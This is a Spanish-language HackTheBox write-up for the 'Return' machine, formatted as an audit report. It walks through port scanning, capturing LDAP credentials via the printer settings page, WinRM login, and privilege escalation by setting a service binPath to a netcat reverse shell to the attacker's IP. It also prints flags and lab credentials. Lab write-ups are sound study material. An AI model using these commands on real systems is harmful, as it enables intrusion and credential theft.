




# HACKTHEBOX

Informe Técnico

## Máquina Return



Este documento es confidencial y contiene información sensible.  
No debería ser impreso o compartido con terceras entidades

08 de abril del 2022

## Índice

<b>1. Antecedentes</b>	<b>2</b>
<b>2. Objetivos</b>	<b>2</b>
2.1. Consideraciones . . . . .	2
<b>3. Analisis de vulnerabilidades</b>	<b>3</b>
3.1. Vulnerabilidades encontradas . . . . .	3

## 1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Return** de la plataforma [HackTheBox](#).





Figura 1: Dirección IP de la máquina



## 2. Objetivos

Conocer el estado de seguridad actual del servidor **Return**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

### 2.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

### 3. Analisis de vulnerabilidades

#### 3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 80 abierto por lo que se investigó y se encontro un apartado en la pagina con nombre settings. Tambien se decidió utilizar la herramienta crackmapexec con el servicio smb para ver más información. Se decidió, ponerse en escucha con nuestra Dirección IP para poder ver si recibiamos alguna información interesante así fue.

```
# Nmap 7.92 scan initiated Wed Apr 6 15:15:11 2022 as: nmap -sCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49664,49666,49667,49682,49694,50591 -oN targeted -oX targetedXML 10.10.11.108
Nmap scan report for return.htb (10.10.11.108)
Host is up (0.067s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: HTB Printer Admin Panel
|_ http-methods:
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-04-06 20:50:21Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf       .NET Message Framing
49664/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
```

Figura 3: nmap

#### Settings

Server Address	<input type="text" value="10.10.14.13"/>
Server Port	<input type="text" value="389"/>
Username	<input type="text" value="svc-printer"/>
Password	<input type="password" value="*****"/>
<input type="button" value="Update"/>	

Figura 4: Apartado Settings

```
crackmapexec smb 10.10.11.108
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing SSH protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.10.11.108 445 PRINTER [*] Windows 10.0 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
```

Figura 5: Usando crackmapexec.

```
nc -nv 389
listening on [any] 389 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.108]
0*`%return\svc-printer
1edFg43012 !!
```

Figura 6: Listening Settings

Con el mismo crackmapexec se decidió utilizar las credenciales para ver si se podía realizar una conexión, y las credenciales fueron validas. Debido a que el puerto 5985 estaba abierto intentamos ver si podemos conectarnos con la herramienta evilwinrm una vez las credenciales han sido aprobadas. Una vez conectados a nivel de usuario vemos la lista de usuarios

```
(root@kali)-[/home/.../Machines/HTB/Return/content]
# crackmapexec smb 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
SMB 10.10.11.108 445 PRINTER [*] Windows 10.0 Build 17763 x64 (name:PRINTER) (domain:return.local) (signing:True) (SMBv1:False)
SMB 10.10.11.108 445 PRINTER [*] return.local\svc-printer:1edFg43012!!
```

Figura 7: Probando credenciales en crackmapexec

```
(root@kali)-[/home/.../Machines/HTB/Return/content]
# crackmapexec winrm 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
SMB 10.10.11.108 5985 PRINTER [*] Windows 10.0 Build 17763 (name:PRINTER) (domain:return.local)
HTTP 10.10.11.108 5985 PRINTER [*] http://10.10.11.108:5985/wsman
WINRM 10.10.11.108 5985 PRINTER [*] return.local\svc-printer:1edFg43012!! (Pwn3d!)
```

Figura 8: Probando credenciales en crackmapexec

```
(root@kali)-[/home/.../Machines/HTB/Return/content]
# evil-winrm -i 10.10.11.108 -u 'svc-printer' -p '1edFg43012!!'
Evil-WinRM shell v3.3
Server Address printer.return.local
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Figura 9: Conectandonos con evilwinrm

```
*Evil-WinRM* PS C:\Users> dir
```

Directory: C:\Users

Mode	LastWriteTime	Length	Name
d-----	9/27/2021 4:40 AM		Administrator
d-r----	5/26/2021 1:50 AM		Public
d-----	5/26/2021 1:51 AM		svc-printer

Server Port: 389  
Username: svc-printer  
Password: \*\*\*\*\*  
Update

Figura 10: Usuarios

```
*Evil-WinRM* PS C:\users\svc-printer\Desktop> dir
```

Directory: C:\users\svc-printer\Desktop

Mode	LastWriteTime	Length	Name
-ar----	4/6/2022 1:25 PM	34	user.txt

Server Port: 389  
Username: svc-printer  
Password: \*\*\*\*\*  
Update

```
*Evil-WinRM* PS C:\users\svc-printer\Desktop> type user.txt
bba3f330edca495afc0172992ab15eb1
*Evil-WinRM* PS C:\users\svc-printer\Desktop>
```

Figura 11: User Flag

Se procedió a escalar los privilegios, al ver al tipo de grupo que pertenecía el usuario. Mediante una búsqueda sobre este grupo y sus permisos nos percatamos que podemos detener y parar servicios. Entonces haciendo pruebas de los servicios que podíamos manipular encontramos el servicio VMTools indicándole iniciemos el servicio nos genere una reverse shell a nuestro equipo. Y así se accedió al root y tenemos la Flag.

```
*Evil-WinRM* PS C:\users\svc-printer\Desktop> services

Path                                     Privileges Service
-----
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe True ADWS
\\??C:\ProgramData\Microsoft\Windows Defender\Definition Updates\{5533AFC7-64B3-4F6E-B453-E35320B35716}\MpKslDrv.sys True MpKslceeb2796
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe True PerfHost
C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe False Sense
C:\Windows\servicing\TrustedInstaller.exe False TrustedInstaller
"C:\Program Files\VMware\VMware Tools\VMware VGAuthService.exe" True VGAuthService
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" True VMTools
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\NisSrv.exe" True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2104.14-0\MsMpEng.exe" True WinDefend
```

Figura 12: Obteniendo el root

```
*Evil-WinRM* PS C:\users\administrator\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description
-----
SeMachineAccountPrivilege Add workstations to domain
SeLoadDriverPrivilege Load and unload device drivers
SeSystemtimePrivilege Change the system time
SeBackupPrivilege Back up files and directories
SeRestorePrivilege Restore files and directories
SeShutdownPrivilege Shut down the system
SeChangeNotifyPrivilege Bypass traverse checking
SeRemoteShutdownPrivilege Force shutdown from a remote system
SeIncreaseWorkingSetPrivilege Increase a process working set
SeTimeZonePrivilege Change the time zone
*Evil-WinRM* PS C:\users\administrator\Desktop>
```

```
*Evil-WinRM* PS C:\users\svc-printer\Desktop> sc.exe config VMTools binPath="C:\users\svc-printer\Desktop\nc.exe -e cmd 10.10.14.13 443"
[SC] ChangeServiceConfig SUCCESS
```

Figura 13: Obteniendo el root



```
*Evil-WinRM* PS C:\users\administrator\Desktop> icacls root.txt
icacls.exe : root.txt: Access is denied.
+ CategoryInfo          : NotSpecified: (root.txt: Access is denied.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
Successfully processed 0 files; Failed processing 1 files
*Evil-WinRM* PS C:\users\administrator\Desktop> cacls root.txt
C:\users\administrator\Desktop\root.txt
cacls.exe : Access is denied.
+ CategoryInfo          : NotSpecified: (Access is denied.:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError

*Evil-WinRM* PS C:\users\administrator\Desktop> type root.txt
Access to the path 'C:\users\administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ type root.txt
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (C:\users\administrator\Desktop\root.txt:String) [Get-Content], UnauthorizedAccessException
+ FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
```

Figura 14: Obteniendo el root

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
cd2b1c007e436bb2dad823fc41d0c54b

C:\Users\Administrator\Desktop>
```

Figura 15: Obteniendo el root